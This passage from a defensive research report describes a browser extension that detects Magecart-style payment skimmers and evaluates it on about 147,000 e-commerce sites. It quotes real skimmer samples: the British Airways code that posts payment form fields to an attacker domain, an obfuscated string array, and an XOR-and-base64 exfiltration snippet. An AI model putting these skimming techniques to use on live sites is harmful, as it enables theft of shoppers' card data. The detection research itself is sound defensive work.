Object Model), a structured tree representing all the nodes on a page in a systematic and consistent way. Although the previous example uses the `insertAdjacentHTML` function to inject the fake payment form, there are a wide variety of different built-in, native functions that can manipulate the DOM in slightly differing ways. Table 3 shows a list of all the functions for adding nodes to the DOM. Some of the functions are able to append more than one node, whereas others only have the capacity for adding one. Additionally, some of the functions require the node to be supplied in the correct JavaScript type (e.g. as a `HTMLElement` object), whereas others can parse a string of HTML code automatically.

We added wrapper functions for each of the insertion functions to observe the content being added before allowing the real implementation of the function to run. When one of the functions is called, we first check if the content is a `String` or `Node` – if it is a `String`, we use `DOMParser` to convert it to a DOM object. Then, we recursively search the node and its children for form inputs which are suspicious, using the same methodology as described in Section 3.3.

If suspicious form inputs are discovered, we mark the script that injected the content as suspicious, and then if requests are later made from that script to a hostname different to that of the main website, the requests are blocked and the user notified.

3.4.3 Insertion of Fake Iframes

In addition to injecting simple form elements into the DOM of a web page, we observed some group 4 (Section 2.1.2.3) skimmers injecting entire `iframe` tags linking to websites belonging to the attacker. This is a convenient attack vector for attackers as it provides them with more flexibility over the content which they serve to the user, especially if their access to the skimmer script is limited or no longer possible – their remote page can still be edited.

Figure 12 shows one such skimmer found on 'Maxicool', a small Dutch e-commerce website. Once on the checkout page, the script removes the legitimate iframe containing the Klarna checkout form, and inserts a fake Klarna checkout form hosted on the attacker's website. Interestingly, it appears as though the attacker copied exactly the payment form from a real website because the copyright information at the bottom of the form makes reference to a different e-commerce website that also uses Klarna.

Many legitimate payment services also make use of iframes to embed their payment forms, however we distinguish these legitimate use cases by noting that no major third-party payment providers *inject* their iframes from a script loaded on the page, much less do they remove another (legitimate) iframe in the process. To detect this, we check for additions to the DOM much like in Section 3.4.2 to recursively search for any appended iframes. We then allow the iframe content to finish loading and then perform a deep search of nodes contained within for any potentially malicious form fields. We also take into account any removed nodes such as iframes – if a script removes an iframe that was already on the page to include another iframe containing form fields which are flagged as sensitive, we flag the iframe and prevent requests from leaving the site, as well as flagging and placing restrictions on the script which added the iframe.

3.4.4 Storage of Credentials

Not all checkout processes take place on just one web page; Increasingly, more and more websites are starting to use multi-page checkout processes such as requiring the user to enter billing address on one page, then navigate to the next page to enter their payment details. This is either to make the checkout process seem less intimidating to a user with fewer inputs on each page, or for analytical purposes to track when and how users abandon a purchase [56]. In cases like these, it is more difficult for an attacker to aggregate all the data from a single user into a request to their drop server and to match them up with each other.

Group 3 skimmers – discussed in Section 2.1.2.2 – circumvent this restriction by using temporary storage in the browser to store details from previous pages such that they persist when the next step of the process is navigated to. On each page of the checkout process, the attacker stores the page data in an accessible storage area, and on the final page retrieves all the data, collates it, and sends it to the drop site.

To detect this kind of skimmer, we first had to identify methods that attackers could use

to store information in a place that would be later accessible by them. The two most prominent methods we discovered by looking at native JavaScript APIs and specimens of real skimming code were by exploiting cookies and browser storage through the Web Storage API:

- **Cookies** are an old standard that give state to the stateless HTTP protocol by recording small pieces of data in a user's browser. They can be set in JavaScript by assigning a value to the `document.cookie` accessor property and retrieved by getting the value of `document.cookie` which returns all the cookies that have been set on a particular origin. They may optionally expire but by default are non-expiring.
- **localStorage** is an instance of a JavaScript `Storage` object unique to the origin of a website which provides a key-value store for arbitrary values. It is one of the two mechanisms available in the Web Storage API. Compared to cookies, they can store more data and can also only be read client-side, rather than by the server which is the intention of cookies. The values in local storage do not expire and must be manually cleared by either the user or a script.
- **sessionStorage** is similar to `localStorage` in that it is a `Storage` object unique to a website's origin and and can store arbitrary data. It is also part of the Web Storage API. The difference between this and `localStorage` is that `sessionStorage` only lasts as long as the page is open and will be removed once it is closed. On the other hand, `localStorage` is persistent. This can be an attractive choice for skimmer authors as it means their temporary data is automatically cleared once the user navigates away.

There are a number of other ways of storing client-side data such as the IndexedDB API for storing much more complex and varied data, though we didn't observe any skimmers which use this as it is still too new to have good browser support and adoption, and overkill for simple applications such as the attackers' use case.

We target both cookies and the Web Storage API by introducing wrapper functions for each of the setter functions to add more data into the storage areas. For cookies, we define a new setter function for `document.cookie`, and override the `setItem` function for both storage types. We then analyse the arguments passed to the function and check the value for any input values using the same method as in Section 3.3. If values from the inputs are detected in the function call, we generate a stack trace to determine which script attempted to perform the action, then flag the script to restrict the requests it can make to external websites.

3.5 Static Analysis of Scripts

As well as analysing the *behaviour* of a skimmer script, the code of the scripts themselves are often notable for their attempts to stay hidden and not arouse suspicion. In this case, we apply a heuristic approach and test various different properties of the script itself, instead of simply observing the behaviour.

```
var _0x00bb=['\x64\x6d\x46\x73\x64\x57\x55\x3d','\x63\x6d\x52\x46\
x5a\x31\x63\x3d','\x57\x6d\x64\x43\x56\x46\x55\x3d','\x59\x30\x46\
x44\x56\x6b\x51\x3d','\x62\x6d\x46\x74\x5a\x51\x3d\x3d','\x59\x57\
x52\x6b\x52\x58\x5a\x6c\x62\x6e\x52\x4d\x61\x58\x4e\x30\x5a\x57\x3
5\x6c\x63\x67\x3d\x3d','\x52\x45\x39\x4e\x51\x32\x39\x75\x64\x47\x
56\x75\x64\x45\x78\x76\x59\x57\x52\x6c\x5a\x41\x3d\x3d','\x59\x57\
x39\x68','\x59\x32\x78\x70\x59\x32\x73\x3d','\x54\x45\x35\x6b\x65\
x6c\x67\x3d','\x64\x56\x6c\x75\x64\x55\x4d\x3d','\x52\x57\x74\x47\
x56\x55\x51\x3d','\x61\x48\x42\x48','\x59\x58\x52\x30\x59\x57\x4e\
x6f\x52\x58\x5a\x6c\x62\x6e\x51\x3d','\x62\x32\x35\x6a\x62\x47\x6c
\x6a\x61\x77\x3d\x3d','\x62\x47\x35\x32\x64\x6b\x34\x3d','\x62\x55
\x46\x78\x65\x6d\x59\x3d','\x4d\x44\x45\x79\x4d\x7a\x51\x31\x4e\x6
a\x63\x34\x4f\x51\x3d\x3d','\x61\x45\x56\x6f\x54\x6c\x6b\x3d','\x5
9\x32\x68\x68\x63\x6b\x46\x30','\x61\x46\x5a\x73\x61\x6b\x63\x3d',
'\x54\x6b\x56\x4a\x54\x31\x41\x3d','\x5a\x6d\x78\x76\x62\x33\x49\x
3d','\x64\x57\x4e\x58\x64\x55\x45\x3d','\x64\x6b\x4e\x47\x55\x47\x
77\x3d','\x64\x45\x46\x34\x62\x31\x41\x3d','\x65\x46\x4a\x49\x55\x
45\x63\x3d','\x63\x30\x78\x33\x57\x47\x51\x3d','\x63\x45\x39\x43\x
64\x48\x6b\x3d','\x59\x56\x74\x6f\x63\x6d\x56\x6d\x4b\x6a\x30\x6e\
x61\x6d\x46\x32\x59\x58\x4e\x6a\x63\x6d\x6c\x77\x64\x44\x70\x32\x6
2\x32\x6c\x6b\x4b\x44\x41\x70\x4a\x31\x30\x73\x59\x56\x74\x6f\x63\
x6d\x56\x6d\x50\x53\x63\x6a\x4a\x31\x30\x73\x59\x6e\x56\x30\x64\x4
7\x39\x75\x4c\x43\x42\x70\x62\x6e\x42\x31\x64\x43\x77\x67\x63\x33\
x56\x69\x62\x57\x6c\x30\x4c\x43\x41\x75\x59\x6e\x52\x75\x4c\x43\x4
1\x75\x59\x6e\x56\x30\x64\x47\x39\x75','\x64\x47\x56\x34\x64\x41\x
```

(a) With referrer set to target site.

```
/*!
 * jQuery JavaScript Library v3.1.1
 * https://jquery.com/
 *
 * Includes Sizzle.js
 * https://sizzlejs.com/
 *
 * Copyright jQuery Foundation and other contributors
 * Released under the MIT license
 * https://jquery.org/license
 *
 * Date: 2016-09-22T22:30Z
 */
( function( global, factory ) {

        "use strict";

        if ( typeof module === "object" && typeof module.exports =
== "object" ) {

                // For CommonJS and CommonJS-like environments whe
re a proper `window`
                // is present, execute the factory and get jQuery.
                // For environments that do not have a `window` wi
th a `document`
```

(b) With referrer omitted from request.

Figure 13: Comparison of skimmer content with referrer set as target site compared to no referrer.

3.5.1 Differing Content by Referrer (Cloaking)

Several scripts we tested were able to alter their response based on the referrer header sent in the request, a technique known as *cloaking* [47]. The referrer header is typically used to tell a web server where a request originated [57].

Figure 13 shows an example of a script on the 'Wedding Music Central' website which alters based on the referrer header. The skimmer script returns a benign-looking version of the jQuery library if the referrer header is left blank or set to a random website, whereas if the referrer is set to the wedding music website, then the script content changes into a malicious obfuscated skimming script.

Although the presence of this property does not necessarily imply that the script contains a skimmer, it is a suspicious feature and so we build it into a wider metric for flagging scripts deemed as suspicious which have more rigorous restrictions placed on them determining what they can and can't do.

To determine whether a script loaded onto a website changes based on referrer, we again use the `webRequest` API for listening to web traffic. Once a script has finished loading, the `onCompleted` listener fires and we attempt to load the script two more times – once with the referrer set to that of the website we are observing, and one with no referrer at all. We then compare the responses of the two requests to see if they are the same. If they are different, we conclude that the script content has changed due to the referrer, and mark it as such to factor in to our suspicion metric[3].

[3]Due to restrictions on setting referrer headers in the browser, we first set a dummy header '`SetAsReferer`' which we then catch during a `onBeforeSendHeaders` listener and replace the dummy listener with the real referrer header, '`Referer`'.




Figure 14: Usage of different jQuery minor versions in terms of percentage of total share [59].

3.5.2 Hiding Skimmers Within Libraries

A very common technique attackers use to insert their payload on a website is by using steganography to hide their malicious code within a legitimate script. The British Airways attack in 2018 was caused by a piece of malicious skimming code inserted at the end of a JavaScript file for the Modernizr library (listing 2), a tool used to patch unsupported JavaScript and CSS features not present in old browsers [1; 58]. In another example we found, a skimmer was appended at the end of a jQuery file.

```
window.onload=function(){jQuery("#submitButton").bind("mouseup touchend",
    function(a){var n={};jQuery("#paymentForm").serializeArray().map(
    function(a){n[a.name]=a.value});var e=document.getElementById("
    personPaying").innerHTML;n.person=e;var t=JSON.stringify(n);setTimeout
    (function(){jQuery.ajax({type:"POST",async:10,url:"https://baways.com/
    gateway/app/dataprocessing/api/",data:t,dataType:"application/json"})
    },500)})};
```

Listing 2: The skimming code that was appended to the British Airways Modernizr script.

We cannot know what constitutes an untampered script for a websites own proprietary scripts without physically receiving copies from the website owner themselves or frequently caching assets on websites. However, this still wouldn't allow us to be sure that the script was compromised as a legitimate change in the code content would also constitute a change. The subresource integrity attribute is designed to avoid tampering of files, though it currently has an extremely low adoption rate [25].

On the other hand, we *can* search for inconsistencies in the code of libraries since there

is a canonical 'correct' copy of the code that can be downloaded from a libraries own website or a trusted content delivery network (CDN). One consideration that must be taken into account is that there are often many different versions of the same library. For example, the most popular JavaScript library in the world is jQuery, a library which aims to improve various aspects of plain JavaScript such as DOM traversal and manipulation, which is currently used on 73.9% of all sites on the web [59]. However, there are at least 92 distinct major and minor version of jQuery between the initial 1.0.0 release and the current 3.4.1 release [60]. Many website administrators choose not to update their library to the latest version, and so all versions of a library can be seen in use around the web – jQuery version 1 and its subsequent minor releases are still used on 84.5% of websites using jQuery, despite the last release being in 2016 [60].

We decided to focus on the most popular JavaScript libraries because they have the greatest probability of appearing on a website, and therefore it's more likely that a skimmer might manifest itself in one of those files compared to a less popular library. According to W3Techs [59], the top ten most popular JavaScript libraries (% usage on all websites in brackets) are: jQuery (73.9%), Bootstrap (24.7%), Modernizr (14.7%), Underscore (4.1%), MooTools (2.8%), ASP.NET Ajax (2.1%), Moment.js (1.7%), Popper (1.6%), Prototype (1.3%), and Backbone (1.3%). Of the skimmers we obtained that masqueraded as or appended to a library, 100% were in various versions of the jQuery library, though cases of appending to Modernizr have also been observed by other researchers, such as in the British Airways attack.

Using the Chrome extension `webRequest` API, we added an `onCompleted` listener for scripts that fires every time a script finishes loading. To determine whether or not the script is a library, we first compare the script path and filename to a manually written list of libraries that we want to check for. For example, if the filename is `modernizr.min.js` we assume that the file contains the Modernizr script since there is a match on the word 'Modernizr'. If the filename does not contain a match, we then search the rest of the path name to check if the directories contain the name of a library – often, some websites will store multiple versions of a library and the path name may be something like `/jquery/1.1.2.js`. In this case, there wouldn't be a match on the file name, but the directory indicates that the script is the jQuery library. If there is still not match, we look at the first few lines in the file content to see if there is a library name in a comment – it is common for libraries to include their name, version, and copyright information at the start of the file. If there is still no match, we assume that the file is not a relevant library and move on.

Once the library has been determined, the next step is to find out which version of the library is being used. Using a similar technique to finding the library name, we use a regular expression `/v?(\d{1,2}(?:.\d{1,2}){1,3})/i` which matches version numbers, for example *v1.2.3*, *4.5*, or *V1.12.1.1*. Commonly, the library version will be included in the filename such as `underscore-1.5.1.min.js`. We apply the regular expression to the script name and then the path name, for the same reasoning as for the name. In the previous example, the regular expression would match on `1.5.1` and we would deduce that is the library version. If no version number is found in the filename or path, we then

check the contents of the file for a version number. If no version number can be found, we stop analysing the file. We could try every possible version, though this would be detrimental for the user experience and use a lot of bandwidth to download each version.

```
"jquery": {
  "regular": "https://code.jquery.com/jquery-__VERSION__.js",
  "min": "https://code.jquery.com/jquery-__VERSION__.min.js",
},
```

Listing 3: An example entry in the trusted library code database.

The final variable we need to check is whether the file is minified or not. Minification involves stripping comments, whitespace, and shortening parts of code such as variable names to make the overall size of the file as small as possible – this is to improve performance and load time on the page [61]. The first method we use to check for minification is by looking for `.min.js` in the filename, which is a very common way of making a distinction between a minified file and a unminified file, for example `jquery.js` and `jquery.min.js`. In the first case, we would assume that the file is unminified, and the latter is minified due to the filename. However, not all minified files follow this naming convention, so we also look for 'new line' characters in the file contents – minified files typically don't include many (or any) line breaks since they are usually not necessary and increase the file size, so comparing proportion of line breaks per total number of characters in the file is another metric we use. From running tests on minified and unminified versions of libraries from cdnjs.com, we concluded that on average minified files contain around 16,000 characters per line compared to just 36 characters per line for unminified files. We therefore set the threshold to 500 characters per newline character to give some leeway for any outliers in the unminifed set.

Once we know the library name, version, and whether it is minified, we compare it to a copy of the same file from a trusted content delivery network. We created a small database mapping libraries to trusted CDNs – for example, the official jQuery website for jQuery, and Cloudflare for Modernizr (listing 3). We use a temporary substring, `__VERSION__`, in the database which gets replaced with the real version name before the comparison takes place.

Before comparing the version served on the website and the trusted version, we make some effort to normalise the code in each, to ensure a false negative does not arise. We strip all comments from both files using the `strip-comments` library, and remove all whitespace and line breaks, leaving just the code itself. After normalising both files, we perform a string comparison of the two to see if they differ. If they do, then we tag the page script as suspicious and place restrictions on what it can send away from the website. If the two files match, we do not add any such measures.

3.5.2.1 File Comparison Techniques

In our file comparison technique discussed above, we use the normal JavaScript equality operator, `===`, to check whether the files are identical or not. This is in the worst case an $O(N)$ operation, where N is the length of the two strings. However, this is typically not the case and can be reduced to $O(1)$ if the string lengths are different, and will return early as soon as two characters differ. Because of this, it is an efficient operation to perform.

A more sophisticated solution would be to not only consider whether the files are identical or not, but what precisely the changes were – in other words, calculate an edit difference. For example, if code was removed from the file, then it could still be considered safe, since removing code is unlikely to introduce a skimmer into a script that is known to be safe. Additionally, we observed several scripts where the webmaster had added one or two additional lines at the bottom of their script to allow compatibility with other scripts, or changed the name of some variables. Again, in these cases we would not typically expect to identify these changes malicious since they are small and isolated. On the other hand, the addition of a long, contiguous piece of code anywhere within the file might be cause for concern and is one way in which skimmer authors have been known to insert their scripts.

One option for a more sophisticated string similarity check would be to compute the Levenshtein distance which computes the number of insertions, deletions, and replacements required to convert one string to another. For example, 'book' and 'boot' would have a distance of one because it requires just one replacement from 'k' to 't'. A similar solution could be used to find the difference between the two file contents, as well. A small Levenshtein distance could indicate minor change to the file which is of no concern, whereas a larger value could be indicative of a more substantial change to the file. A downside of this is that many small changes, such as renaming a variable used in many places, would also cause a large Levenshtein distance despite being composed of only minor modifications.

In order to gain a more granular idea of what changed between two versions of a file, a *diff* could be generated which is similar to Levenshtein distance but provides the facility to see individual additions and deletions required to get from one version of a file to another. This option would be better since deletions could be discounted and focus placed on the additions, since this is likely where the malicious additions would be. Then, long additions could be analysed and checked for whether or not they could be skimmers.

Despite this, the complexity of these algorithms is substantially more than normal string comparison. For example, Levenshtein distance operates in $O(N * d)$ time in the worst case, where N is the string length and d is the edit distance. Likewise, a common diffing algorithm, the Myers diff algorithm, operates with the same time complexity. These solutions end up taking a substantial amount of time compared to normal string comparison algorithm – in our testing, generating a diff for two substantially different 30KB files took upwards of 10 seconds to compute. Due to this, for this application we stuck with basic string comparison for efficiency.

Feature	# Observed
Standalone file	41
Included in other file	3
Not Obfuscated	4
Obfuscated	40

Table 4: Distribution of (non-)obfuscated skimmers and skimmers hidden in other files in a sample of skimmers from Netcraft.

3.5.3 Checking for Obfuscated Code


During our analysis of various live skimmers, we noticed that many script authors chose to obfuscate their code in order to make it more difficult for humans – in particular, security researchers – to understand. Table 4 shows the distribution of skimmers we observed in a sample of fresh skimmers from Netcraft, separated by obfuscated and non-obfuscated. 90% of skimmers we observed were obfuscated to some degree, and over 93% were included in their own file rather than appended to an otherwise legitimate script.

By far the most common obfuscation pattern we saw was from a tool called *javascript-obfuscator*[4]. The output code from this obfuscator is easily recognisable because it transform variable names into hexadecimal format (e.g. `_0xd45f`) and pulls all strings used in the script out into an array of strings (represented by unicode escape sequences) which is then referenced throughout the program (e.g. `_0x2218[_0xcac13e]`). The tool also supports dead code injection to make it more difficult for humans to debug and follow the flow of the program. We suspect this tool is the most popular tool for adversaries to use given its popularity and easily online interface.

To check code for obfuscation, we first break down each script into an abstract syntax tree (AST) using the `abstract-syntax-tree` Node module. This generates a JavaScript object representation of the entire program with each part of the program (e.g. statements, identifiers, literals) represented in ESTree format[5]. We then check for several features that are indicative of an obfuscated file, as used in Likarish *et al.*'s classifier [20]:

- **Identifier names**: We filter all the identifiers in the script (such as variables, class names, etc.) and check for a large proportion of extremely short variable names (e.g. '`a`', '`b`') or hexadecimal names as above.
- **Long string arrays**: We check all array literals and look for those containing only strings. This is suspicious as it is a standard feature in many obfuscation tools.
- **Many escape sequences**: We also noticed that most skimmer scripts obfuscate their strings as much as possible. This is likely to avoid leaking things like the drop server URL to people investigating the file or primitive anti-virus systems. Particularly, hexadecimal or unicode escape sequences are common (e.g. `\0u`, `\0x`).

[4]https://github.com/javascript-obfuscator/javascript-obfuscator
[5]https://github.com/estree/estree



(a) First request payload. *(b) Second request using same details as (a).*

Figure 15: Comparison of requests sent to same dropsite using same details, but with different payloads due to encryption and blinding.

- **Many hexadecimal/octal numbers**: Obfuscated scripts typically replace numbers from their literal representation (e.g. `15`) to their hexadecimal or octal representations (e.g. `0xF`, `017`).

With these measures, we can accurately determine whether or not a script is obfuscated. Of course, as mentioned in Section 2.1.3, we do not conclude that an obfuscated script is malicious, much less a skimmer, but it is used to guide the decision and factored in with other features we look for.

3.6 Advanced Dynamic Analysis of Scripts

In Section 3.4.1, we looked into some basic methods of identifying a data leak as a result of a skimmer through network requests, and in Sections 3.4 and 3.5 we explored various heuristics we could use to predict which scripts display behaviour indicative of skimmers. In this section, we explore ways in which we could directly detect networks requests dynamically from more advanced skimmers without resorting to heuristics.

3.6.1 Encrypted Requests

Several of the skimmers we observed applied a more advanced encryption/encoding scheme than a basic encoding such as base 64 (or none at all), for example base 64 with several of the characters substituted from the standard version[6] or as far as RSA Encryption using libraries like JSEncrypt.

Starov *et al.* proposed a way to estimate whether or not a given piece of data is included in network traffic [62]. Their methodology involves repeating a request three times, two of

[6]Base 64 typically uses characters a–z, A–Z, 0–9, +, /, and = in the output.

which using the same data inserted into the page's form fields, and the third with different data. Then, requests from all three attempts are matched up in triples $(r_1, r_2, r_3) \forall i \in R$. If r_1 and r_2 (from the attempts with the same form data) contain identical payloads but r_3 (with the different data) contains a different payload, then it is assumed that the form data was included within the payload. However, this methodology is ineffective when any given plaintext encrypts to different ciphertexts each time the encryption algorithm runs.

3.6.1.1 Blinding Factors

Figure 15 shows an example of a proprietary encoding scheme used in skimmer network requests from the 'Wedding Music Central' website. 15(a) is the first request containing the encoded data, and (b) is the same request using the exact same credentials but repeated several minutes later. It can be seen that the sent data is entirely different each time despite both requests transmitting the exact same information – one might expect the request to be the same if the data is identical. However, the reason for this is that the skimmer script makes use of a random *blinding factor* to add non-determinism to the skimmer and limit exposure of what is contained within the payload. In other words, the script introduces some entropy such that any two payloads containing same data will not be encrypted into the same ciphertext; Commonly this is achieved by concatenating a random nonce to the plaintext (e.g. nonce ‖ plaintext) before running some encryption scheme on it. In the example given, a random number is generated using the `Math.random` JavaScript function which is then used to shift the character code points of the payload by a random amount, generating a completely different set of characters each time.

Another slightly different example was found on the 'Jofit' website, an online fitness apparel store – the code in listing 4 is a snippet from the skimmer placed on the site. In this example, the `__pt` function gets the current UNIX time (time in milliseconds since the UNIX epoch on 1st January 1970) which is then used by the `__se` function to combine the `charCode` of each character in the plaintext with a digit from the timestamp with the bitwise XOR operation. Finally, the newly generated string is base 64 encoded and then sent to the drop server along with the timestamp to allow the adversary to decode the string back to the original user data.

```
function __pt() { return Math.floor(new Date().getTime() / 1000) }
/* ... */
function __se(data, time) {
    let result = "";
    for (let i = 0, j = 0, sl = data.length, sla = time.length;
         i < sl; i++, j++) {
        if (j === sla) { j = 0; }
        result += (i ? "," : "") +
          (String(data[i]).charCodeAt() ^ String(time[j]).charCodeAt());
    }
    return result;
}
```

```
/* ... */
jQuery.ajax({
    data: "d=" + encb64(__se(data, __pt().toString())) + "&pt=" + __pt(),
    /* ... */
});

```

Listing 4: A portion of deobfuscated skimmer code found on the 'Jofit' website illustrating how `Date.getTime()` is used to introduce non-determinism into the system.

Because the system clock will change every time a user submits the form, the encoded output will be different each time despite the data itself remaining the same.

3.6.1.2 Eliminating Non-Determinism

We considered a number of methods to avoid the problems discussed in Section 3.6.1.1. Skimmers we observed typically use either the `Date` object or `Math.random` to generate randomness and cause non-identical requests. To remove this non-determinism, we added a toggle to enable or disable overridden functions which were deterministic. When the variable is toggled on, we save a snapshot of the UNIX time and the output from one run of the `Math.random` function and return those values each time until the variable is toggled off once more. We make this toggleable such that legitimate scripts that rely on these functions are not affected and still operate as intended.

3.6.1.3 Replaying Requests

Starov *et al.* introduced FormLock, a standalone program that scrapes web pages and submits dummy data to forms [62]. However, due to our implementation being a Chrome extension, it is not feasible to submit a form multiple times as it could be a false positive and cause a user's legitimate checkout form to be submitted multiple times. Instead, we intercept the `XMLHttpRequest` and `window.fetch` global objects and use wrapper functions that perform some actions before calling the actual functions. We use `stacktrace.js`[7] to generate a stack trace and identify which function in which script initiated the request. We then attempt to call the caller function again (with non-determism disabled as in Section 3.6.1.2), twice with the real inputs and once with randomly generated inputs values, each time saving the state of the payload and comparing the values as in Section 3.6.1. We add a dummy header to the request which we then catch in our background script and drop the request in the `onBeforeRequest` handler before the request is sent to the server. This is to limit information leakage to the attacker if the script and request is in fact malicious – we are purely interested in the request which is generated rather than any kind of response from the server.

Although we had some success with this method, we found that many of the skimming scripts contained a local state that prevented a request from being sent more than once,

[7] https://stacktracejs.com

for example a boolean `hasBeenSeen` variable that is set to `true` after the first request. This is presumably to ensure that their drop servers do not get spammed by requests from the same user multiple times.

Despite this, the mechanism would still work if the page could be refreshed and the form resubmitted entirely, discussed further in Sections 4.5.1 and 5.2.2.




Figure 16: Proportion of various e-commerce technologies used in websites observed by Netcraft.

4 Evaluation

In this section, we evaluate our extension by testing both its effectiveness against detecting and blocking sites infected with skimming code, and its ability to not falsely identify safe scripts as malicious. We also analyse its usability and feasibility as a real world extension when put into the hands of users.

4.1 Testing Against e-Commerce Sites

We were provided with a database of 147,400 domains known to host e-commerce websites from Netcraft which they detected using their web server survey, a monthly effort to scrape pages on the web and categorise them based on server technology, and so on. The data was mostly uncategorised in that it was not known whether or not the sites were infected with skimming code, though we anticipated that the majority of websites in the data set would be benign. Each domain was assigned with an e-commerce technology and a country of origin. Figure 16 shows the distribution of different e-commerce technologies used across the list of sites – WooCommerce is the most widely observed technology followed by Zen Cart, OsCommerce, Open Cart, and Magento with similar market shares, and a variety of less popular services making up the remaining 5.4%.

	WooCommerce		Zen Cart		OsCommerce		Open Cart		Magento		Other	
Total Sites	69349	100%	27806	100%	17055	100%	12657	100%	12550	100%	7983	100%
No Issues	35721	51.5%	16631	59.8%	8733	51.2%	9724	76.8%	8335	66.4%	5802	72.7%
Issues Identified	23749	34.2%	821	3.0%	222	1.3%	1263	10.0%	2358	18.8%	1268	15.9%
Mismatching Libs	22635	32.6%	541	1.9%	146	0.9%	1051	8.3%	1436	11.4%	937	11.7%
Cloaking	998	1.4%	330	1.2%	67	0.4%	43	0.3%	684	5.5%	238	3.0%
Susp. Scripts	3091	4.5%	346	1.2%	44	0.3%	182	1.4%	797	6.4%	192	2.4%
Obfuscation	78	0.2%	25	<0.1%	6	<0.1%	36	0.3%	41	0.4%	29	0.4%
Blocked Reqs	254	0.4%	21	<0.1%	3	<0.1%	6	<0.1%	33	0.3%	19	0.2%
Aborted	9879	14.2%	10354	37.2%	8100	47.5%	1670	13.2%	1857	14.8%	913	11.4%

Table 5: Number of detections by our extension of different heuristic features on the top 148 thousand e-commerce websites as collated by Netcraft.

4.1.1 Test Methodology

To test our extension against this data set, we used headless Chrome – discussed in Section 2.3.1 – to simulate a human navigating the web with our extension installed. We also made use of Puppeteer, a tool designed to enable better programmatic control of the headless browser [34]. From the list of e-commerce websites, we iterated through each website and loaded the front page then scraped the analysis generated by the extension and stored it in a log file. The data includes how many requests were blocked by the extension, as well as how many files were flagged for other reasons such as suspicious libraries, obfuscated scripts, etc.

Analysing a single website requires waiting for the page to fully load which can take an arbitrarily long amount of time, though we added an upper bound of one minute at which point our tests time-out to avoid any websites wasting too much testing time. Because of this, testing each website sequentially could take anywhere from two to 50 days. Obviously, this is infeasibly long so to combat this we used the `puppeteer-cluster` library which provides an interface for orchestrating and running Puppeteer tasks in concurrent clusters [63]. Individual pages run in their own Chrome tabs and error recovery is abstracted away by the library in the case that one tab freezes, for example. We therefore test eight websites concurrently which significantly cuts down testing time to be more reasonable.

